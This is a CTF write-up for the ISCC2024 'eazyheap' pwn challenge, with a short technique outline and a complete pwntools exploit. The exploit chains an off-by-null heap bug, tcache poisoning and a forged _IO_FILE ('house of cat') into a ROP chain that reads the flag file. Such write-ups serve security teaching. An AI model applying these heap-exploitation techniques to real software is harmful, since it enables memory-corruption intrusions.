
# ISCC2024 WriteUp

Whooops+李卓航+925798691@qq.com

### pwn+eazyheap

### 解题思路

存在off by null洞



伪造chunk

修改previnuse字段为0

触发合并

构造UAF

打IO

用house of cat直接调用ROP链

### Exp

# 禁用地址空间布局随机化 (ASLR) 以便于调试

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import \* # 导入pwntools库，用于漏洞利用开发

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long # 导入Cryptography库中的实用函数

# 设置调试日志级别为 'debug'

context.log\_level = 'debug'

# 设置二进制文件的体系结构和操作系统

context(arch='amd64', os='linux')

# 设置调试终端为 tmux 的水平分屏

context.terminal = ['tmux', 'splitw', '-h']

# 目标程序的路径

pwn = './CAT\_DE'

e = ELF(pwn) # 读取目标程序的ELF文件，便于获取符号信息

# 切换到目标程序所在的目录

os.chdir(pwn[:pwn.rfind('/')])

# 指定libc库的路径并读取其ELF文件

libcpath = './libc.so.6'

libc = ELF(libcpath)

# 启动目标程序的进程

p = process(pwn)

# 定义辅助函数，进行地址混淆操作

def ptrxor(pos, ptr):

return p64((pos >> 12) ^ ptr)

# 定义命令选择函数

def cmd(idx):

p.recvuntil("input your car choice >>")

p.sendline(str(idx))

# 定义增加项目的函数

def add(size, content):

cmd(1)

p.recvuntil("size:")

p.sendline(str(size))

p.recvuntil("content:")

p.send(content)

# 定义删除项目的函数

def dele(idx):

cmd(2)

p.recvuntil("idx:")

p.sendline(str(idx))

# 定义显示项目的函数

def show(idx):

cmd(3)

p.recvuntil("idx:")

p.sendline(str(idx))

# 定义编辑项目的函数

def edit(idx, content):

cmd(4)

p.recvuntil("idx:")

p.sendline(str(idx))

p.recvuntil("content:")

p.send(content)

# 添加项目

add(0x500, 'a')

add(0x100, 'a')

add(0x500, 'a')

add(0x100, 'a')

# 删除项目以制造漏洞

dele(2)

dele(0)

# 再次添加项目

add(0x500, 'a')

show(0)

# 获取libc和堆的基地址

p.recvuntil("context:\n")

libcbase = u64(p.recv(8)) - 0x219c00

heapbase = u64(p.recv(8)) - 0x290

# 添加伪造的项目

add(0x500, 'flag\x00')

IO\_list\_all = libcbase + 0x21a680

add(0x508, 'a') # 4

add(0x4f0, 'a') # 5

add(0x500, 'a') # 6

add(0x100, 'a') # 7

# 创建伪造的堆块

fake\_chunk = heapbase + 0x11e0

pay1 = 0x300 \* b'\x00' + p64(0) + p64(0x201) + p64(fake\_chunk) + p64(fake\_chunk)

pay1 = pay1.ljust(0x500, b'\x00') + p64(0x200)

# 编辑项目以注入伪造的堆块

edit(4, pay1)

dele(5)

add(0x100, 'a') # 5

add(0x500, 'a') # 8

# 删除并再次添加项目以触发漏洞

dele(7)

dele(5)

pay1 = 0x300 \* b'\x00' + p64(0) + p64(0x111) + ptrxor(fake\_chunk + 0x10, IO\_list\_all) + p64(0)

pay1 = pay1.ljust(0x500, b'\x00') + p64(0x200)

edit(4, pay1)

add(0x100, 'a') # 5

add(0x100, p64(fake\_chunk + 0x110)) # 7

# 定义ROP链的地址

fake\_io = fake\_chunk + 0x110

IO\_wfile\_jumps = libcbase + 0x2160c0

setcontext\_61 = libcbase + 0x53a30 + 61

open\_addr = libcbase + libc.sym['open']

read\_addr = libcbase + libc.sym['read']

write\_addr = libcbase + libc.sym['write']

ret = libcbase + 0x562ed

str\_flag\_addr = heapbase + 0x2a0

pop\_rdi\_ret = libcbase + 0x2a3e5

pop\_rsi\_ret = libcbase + 0x2be51

pop\_rdx\_rbx\_ret = libcbase + 0x90529

# 构建ROP链

rop = (

p64(ret) +

p64(pop\_rdi\_ret) + p64(str\_flag\_addr) + p64(pop\_rsi\_ret) + p64(0) + p64(open\_addr) +

p64(pop\_rdi\_ret) + p64(3) + p64(pop\_rsi\_ret) + p64(fake\_chunk) + p64(pop\_rdx\_rbx\_ret) + p64(0x30) + p64(0x30) + p64(read\_addr) +

p64(pop\_rdi\_ret) + p64(1) + p64(write\_addr)

)

# 构建伪造的\_IO\_FILE结构体以劫持控制流

pay = flat(

{

0x30: [p64(0), p64(0), p64(0), p64(1), p64(fake\_io + 0x138)], # wide\_data

0xa0: [p64(fake\_io + 0x30)],

0xc0: [p64(1)], # \_mode

0xd8: [p64(IO\_wfile\_jumps + 0x30)], # vtable

0x110: [p64(fake\_io + 0x118)], # wide\_data -> vtable

0x118: flat(

{

0x18: [p64(setcontext\_61)]

}, filler=b'\x00'

),

0x138: flat(

{

0x68: [p64(fake\_io + 0x1e8)], # rdi

0x70: [p64(0)], # rsi

0x88: [p64(0)], # rdx

0xa0: [p64(fake\_io + 0x1e8)], # rsp

0xa8: [p64(ret)] # ret\_addr

}, filler=b'\x00'

),

0x1e8: flat(

{

0x00: rop

}, filler=b'\x00'

)

}, filler=b'\x00'

)

# 编辑项目以注入伪造的\_IO\_FILE结构体

edit(8, pay[0x10:])

cmd(5) # 触发漏洞

p.interactive() # 进入交互模式